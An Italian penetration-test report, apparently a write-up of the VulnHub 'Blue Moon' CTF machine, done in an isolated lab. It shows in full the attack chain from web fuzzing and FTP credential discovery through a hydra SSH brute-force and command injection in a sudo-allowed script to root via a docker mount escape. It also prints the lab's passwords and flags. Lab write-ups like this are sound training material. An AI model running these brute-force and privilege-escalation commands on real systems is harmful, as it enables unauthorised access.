Report di Penetration Testing — Blue Moon

Analista: Gianluca
Target: CTF-Blue Moon
Attaccante: Kali Linux

---

1) – Sommario Esecutivo

Nella giornata odierna è stata condotta un'esercitazione di Penetration Testing sulla macchina virtuale **Blue-Moon**, prelevata dalla piattaforma VulnHub. L'attività è stata svolta in modalità **Black Box**, ovvero senza alcuna conoscenza preliminare dell'infrastruttura o della superficie d'attacco, con l'obiettivo primario di ottenere l'accesso di **root** al sistema.

Durante il processo di analisi e sfruttamento, sono state identificate diverse vulnerabilità di tipo critico che hanno costituito l'estrazione di dati sensibili per degli accessi e vulnerabilità note per il raggiungimento dell'obiettivo finale di accesso privilegiato (rooting) alla macchina

---

2) - Ambito e Metodologia

L’attività è stata limitata esclusivamente alla macchina virtuale *Blue-Moon* fornita da VulnHub, all’interno della rete Host-Only 192.168.56.0/24.

Sono state autorizzate tutte le operazioni di enumerazione, scanning, fuzzing, exploitation e privilege escalation necessarie al raggiungimento dei privilegi di root.

Non sono stati eseguiti attacchi verso altri host o servizi esterni alla VM.


3) -Dettagli Tecnici

❖ 1. Preparazione Ambiente

➢ **1.1** ***Verifiche di integrità file scaricati:*** ho usato **rhash** per calcolare l'hash **dell' OVA**, prima di avviare la **VM** e ho confrontato il valore con quello indicato su **VulnHub** — i valori corrispondevano e dopo ho messo l'hash trovato su **Virustotal** per un'analisi.

il riscontro di virustotal e in più l'accertamento della non modifica dell'hash hanno confermato che apparentemente **l'OVA** non aveva nessun malware.

rhash -M BlueeMoon.OVA



➢ **1.2** ***Virtualizzazione e rete:*** ho importato l'immagine in **VirtualBox** e avviato sia la **VM BlueMoon sia Kali.** Ho impostato **Kali in Host-only** per isolare il traffico (sottorete VirtualBox **192.168.56.0/24** — host e guest nella stessa /24 e 56).

➢ **1.3** ***Identificazione IP:*** ho utilizzato **nmap** per ricavare l'indirizzo IP della macchina target all'interno della sottorete di VirtualBox, ho ricavato ip della macchina vittima "192.168.56.108".


nmap 192.168.56.0/24

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.56.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-13 06:31 EST
Stats: 0:00:23 elapsed; 252 hosts completed (3 up), 255 undergoing Host Discovery
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Nmap scan report for 192.168.56.1
Host is up (0.00027s latency).
All 1000 scanned ports on 192.168.56.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 0A:00:27:00:00:00 (Unknown)

Nmap scan report for 192.168.56.100
Host is up (0.00040s latency).
All 1000 scanned ports on 192.168.56.100 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:6F:E9:78 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.108
Host is up (0.00052s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:06:D9:D2 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.30
Host is up (0.0000060s latency).
All 1000 scanned ports on 192.168.56.30 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (4 hosts up) scanned in 31.64 seconds
```

❖ 2. Ricognizione Iniziale

➢ **2.1** ***Scansione Porte (Nmap):*** Individuati i servizi principali del host.

nmap -O -A 192.168.56.108





➢ **2.2 ***Ricerca Versione/Vulnerabilità:*** Ricerca di vulnerabilità note per le versioni dei servizi (ssh, ftp, http) tramite **searchsploit** e **metasploit** di cui non hanno dato niente di rilevante per essere usato

❖ 3. Fuzzing e Estrazione Credenziali


➢ **3.1 ***Enumerazione Web (HTTP/80):*** È stato eseguito un fuzzing sulla porta 80 che ha rivelato un file con status 200, chiamato **hidden.txt**.


ffuf -c -u http://192.168.56.108/FUZZ -w ./Discovery/Web-Content/directory-list-2.3-medium.txt -e php,txt,bk,html






➢ **3.2 *Discovery Credenziali:*** L'apertura di hidden.txt ha mostrato un messaggio "manutenzione" e un bottone blu con scritto “thank you” il click sul bottone ha generato un **QR Code**. La scansione del QR Code ha fornito le credenziali (username e password) per accedere al servizio **FTP**.







← Scan result

❖ 4. Accesso FTP e Enumerazione Locale

➢ **4.1 ***Accesso FTP (21):*** Accesso effettuato con successo utilizzando le credenziali ricavate dal QR Code.

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.56.108 21
Connected to 192.168.56.108.
220 (vsFTPd 3.0.3)
Name (192.168.56.108:kali): userftp
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||24856|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0             147 Mar 07  2021 information.txt
-rw-r--r--    1 0        0             363 Mar 07  2021 p_lists.txt
226 Directory send OK.
```

➢ **4.2 ***File Scaricati:*** Sono stati trovati e scaricati due file cruciali**:information.txt:** Contenente la **Prima Flag e p_lists.txt:** Contenente svariate password e frasi utili.

```
229 Entering Extended Passive Mode (|||37640|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Mar 07  2021 .
drwxr-xr-x    3 1001     1001         4096 Mar 07  2021 ..
-rw-r--r--    1 0        0             147 Mar 07  2021 information.txt
-rw-r--r--    1 0        0             363 Mar 07  2021 p_lists.txt
226 Directory send OK.
ftp> get information.txt
local: information.txt remote: information.txt
229 Entering Extended Passive Mode (|||29877|)
150 Opening BINARY mode data connection for information.txt (147 bytes).
100% |*********************************|   147      793.11 KiB/s    00:00 ETA
226 Transfer complete.
147 bytes received in 00:00 (163.12 KiB/s)
ftp> get p_lists.txt
local: p_lists.txt remote: p_lists.txt
229 Entering Extended Passive Mode (|||33526|)
150 Opening BINARY mode data connection for p_lists.txt (363 bytes).
100% |*********************************|   363        1.33 MiB/s    00:00 ETA
226 Transfer complete.
363 bytes received in 00:00 (273.73 KiB/s)
ftp> whoami
?Invalid command.
ftp> id
500 Unknown SITE command.
ftp> pwd
Remote directory: /home/userftp/files
ftp>
```

➢ **4.3 ***Struttura delle Directory:*** Navigando nell'ambiente FTP, sono state trovate tre cartelle: **jerry, robin,** e **user_ftp.**

```
229 Entering Extended Passive Mode (|||54473|)
150 Here comes the directory listing.
drwxr-xr-x    3 1002     1002         4096 Apr 04  2021 jerry
drwxr-xr-x    4 1000     1000         4096 Apr 04  2021 robin
drwxr-xr-x    3 1001     1001         4096 Mar 07  2021 userftp
```

➢ **4.4 ***Contenuto Utile:*** Nelle cartelle di **jerry** e **robin** sono stati individuati un file **feedback.ssh** (uno script) e un file **user.2.txt,** Il file all'interno della cartella **jerry** non era accessibile per mancanza di permessi.

```
┌──(kali㉿kali)-[~/bluemooon]
└─$ ls -la
total 24
drwxrwxr-x  2 kali kali 4096 Nov 13 06:15 .
drwx------ 20 kali kali 4096 Nov 13 06:27 ..
-rw-rw-r--  1 kali kali  235 Mar  7  2021 feedback.sh
-rw-rw-r--  1 kali kali  147 Mar  7  2021 information.txt
-rw-rw-r--  1 kali kali  363 Mar  7  2021 p_lists.txt
```

```
┌──(kali㉿kali)-[~/bluemooon]
└─$ cat user1.txt
You Gained User-1 Flag

        ⟹ Fl4g{u5er1r34ch3d5ucc355fully}
```

```
└─$ cat feedback.sh
#!/bin/bash

clear
echo -e "Script For FeedBack\n"

read -p "Enter Your Name : " name
echo ""
read -p "Enter You FeedBack About This Target Machine : " feedback
echo ""
$feedback 2>/dev/null

echo -e "\nThanks For Your FeedBack ... !\n"
```

```
┌──(kali㉿kali)-[~/bluemooon]
└─$ cat p_lists.txt
h4ck3rp455wd
4dm1n
Pr0h4ck3r
5cr1ptk1dd3
pubgpr0pl4yer
H34d5h00t3r
p@ssw0rd
@@d1dn0tf1nd
J4ck_5p4rr0w
c4pt10n_jack
D0veC4m3r0n
f1nnb4l0r
r0manr3ing5
s3thr0lin5
Demonk1ng
R4ndy0rton
Big_sh0w
j0hnc3na
5tr0ngp@ssw0rd
S4br1n4
4nnlyn
C4rp3nt3r
K0fiKing5t0n
chNAMPIN
Herr0lins
G0palT0p3r
Log3shDriv3r
k4rv3ndh4nh4ck3r
P0nmuGunth0n
Shank3rD3v
KishorMilkV4n
S4th15hR4cer
```

❖ 5. Accesso SSH e Privilege Escalation (Robin)

➢ **5.1 ***Brute-force SSH (22):*** Tentativo di brute-forcing sull'accesso **SSH** (su utenti quali **jerry** e **robin**) utilizzando le password/ frasi estratte da **ps_lists.txt.**

hydra -f -l robin -P ./p_lists.txt -t 8 ssh://192.168.56.108:22

```
┌──(kali㉿kali)-[~/bluemooon]
└─$ hydra -f -l robin -P ./p_lists.txt -t 8 ssh://192.168.56.108:22
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-12 17:39:32
[DATA] max 8 tasks per 1 server, overall 8 tasks, 32 login tries (l:1/p:32), ~4 tries per task
[DATA] attacking ssh://192.168.56.108:22/
[22][ssh] host: 192.168.56.108   login: robin   password: k4rv3ndh4nh4ck3r
[STATUS] attack finished for 192.168.56.108 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-12 17:39:44
```

➢ **5.2 ***Login SSH:*** Trovato un match che ha permesso l'accesso come utente **Robin in SSH**.

```
┌──(kali㉿kali)-[~/bluemooon]
└─$ ssh robin@192.168.56.108
The authenticity of host '192.168.56.108 (192.168.56.108)' can't be established.
ED25519 key fingerprint is: SHA256:C+Z/8na2o0LXAqk7WswSnNQya1ZPegq4CyO9DR+VXTw
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.108' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
robin@192.168.56.108's password:
Linux BlueMoon 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Apr  4 07:43:48 2021 from 192.168.43.44
robin@BlueMoon:~$
```

❖ 6. Privilege Escalation 1

- **6.1 *Identificazione Permessi* sudo:** L'analisi dei permessi di Robin (implicita **sudo -l**) ha rivelato che **Robin** poteva eseguire lo script **feedback.ssh come utente Jerry**

sudo -u jerry /home/robin/project/feedback.sh

```
robin@BlueMoon:~$ whoami
robin
robin@BlueMoon:~$ id
uid=1000(robin) gid=1000(robin) groups=1000(robin),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
robin@BlueMoon:~$ uname -a
Linux BlueMoon 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64 GNU/Linux
robin@BlueMoon:~$ sudo -l
Matching Defaults entries for robin on bluemoon:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User robin may run the following commands on bluemoon:
    (jerry) NOPASSWD: /home/robin/project/feedback.sh
robin@BlueMoon:~$ sudo -u /home/robin/project/feedback.sh
sudo: unknown user: /home/robin/project/feedback.sh
sudo: unable to initialize policy plugin
robin@BlueMoon:~$ sudo -u jerry /home/robin/project/feedback.sh
```

- **6.2 *Sfruttamento:*** Lo script **feedback.ssh** presentava un'uscita (output) non sanificata. Sfruttando questa vulnerabilità, è stata iniettata una shell **(/bin/bash)** nello script, permettendo di ottenere l'accesso come **Jerry**.

```
Script For FeedBack

Enter Your Name : /bin/bash

Enter You FeedBack About This Target Machine : /bin/bash

id
uid=1002(jerry) gid=1002(jerry) groups=1002(jerry),114(docker)
whoami
jerry
python -c 'import pty; pty.spawn("/bin/bash")'
jerry@BlueMoon:/home/robin$ ls -la
total 36
drwxr-xr-x 4 robin robin 4096 Apr  4  2021 .
drwxr-xr-x 5 root  root  4096 Mar  8  2021 ..
-rw------- 1 robin robin  129 Nov 13 03:09 .bash_history
-rw-r--r-- 1 robin robin  220 Mar  7  2021 .bash_logout
-rw-r--r-- 1 robin robin 3526 Mar  7  2021 .bashrc
drwxr-xr-x 3 robin robin 4096 Mar  7  2021 .local
-rw-r--r-- 1 robin robin  807 Mar  7  2021 .profile
drwxr-xr-x 2 robin robin 4096 Mar  8  2021 project
-rw-r--r-- 1 robin robin   69 Mar  7  2021 user1.txt
jerry@BlueMoon:/home/robin$ cd ..
jerry@BlueMoon:/home$ cd jerry
jerry@BlueMoon:~$ ls
user2.txt
jerry@BlueMoon:~$ cat user2.txt

You Found User-2 Flag

       ⟹ Fl4g{Y0ur34ch3du53r25uc355ful1y}

You Are Reached Near To Me ... Try To Find

                              - Root

jerry@BlueMoon:~$ cat user2.txt
```


- Ottenuta la **Flag di Jerry** dal file **user.2.txt** nella sua cartella.

❖ 7. Privilege Escalation 2 (Jerry → Root)

- **7.1 ***Identificazione Vulnerabilità:*** Analisi dei permessi dell'utente Jerry ha rivelato la possibilità di eseguire **Docker**


sudo -l

- **7.2 ***Sfruttamento Docker:*** È stata ricercata una tecnica per eseguire comandi come **root** sfruttando i permessi su Docker. Trovate istruzioni online **"gtfobins.github.io"** per l'esecuzione di Docker con privilegi elevati (esecuzione del container come root).



- **7.3 ***Accesso Root:*** L'esecuzione dello *script/comando Docker* ha garantito l'accesso finale con privilegi di **root**.

docker run -v /:/mnt --rm -it alpine chroot /mnt sh



Flag Finale: Ottenuta la **Flag di Root**, completando il CTF.

4) - Correzioni e Raccomandazioni

Per prevenire attacchi simili in futuro, si raccomanda di implementare le seguenti misure di *hardening* del sistema:

1. **Monitoraggio e Logging:** Abilitare il *logging* completo di tutte le attività sudo e implementare un sistema di monitoraggio degli accessi falliti **(FTP/SSH).**
2. **Network Access Control (NAC):** Bloccare le porte non necessarie e applicare regole firewall *stateful* con una *policy deny by default* per limitare l'esposizione dei servizi.
3. **Audit dei File e dei Permessi:** Eseguire controlli periodici **sui bit SUID/SGID** e sui permessi di file critici per assicurarsi che solo i file essenziali abbiano permessi elevati.
4. **Patch Management:** Implementare un **rigoroso processo di *patch management*** per mantenere il sistema operativo, i servizi e il kernel costantemente aggiornati, mitigando vulnerabilità note come quelle sfruttate

5. Conclusioni

L'esercitazione di Penetration Testing sulla macchina target **Blue Moon** si è conclusa con il pieno successo, avendo raggiunto l'obiettivo primario di ottenere l'accesso di **root al sistema.**

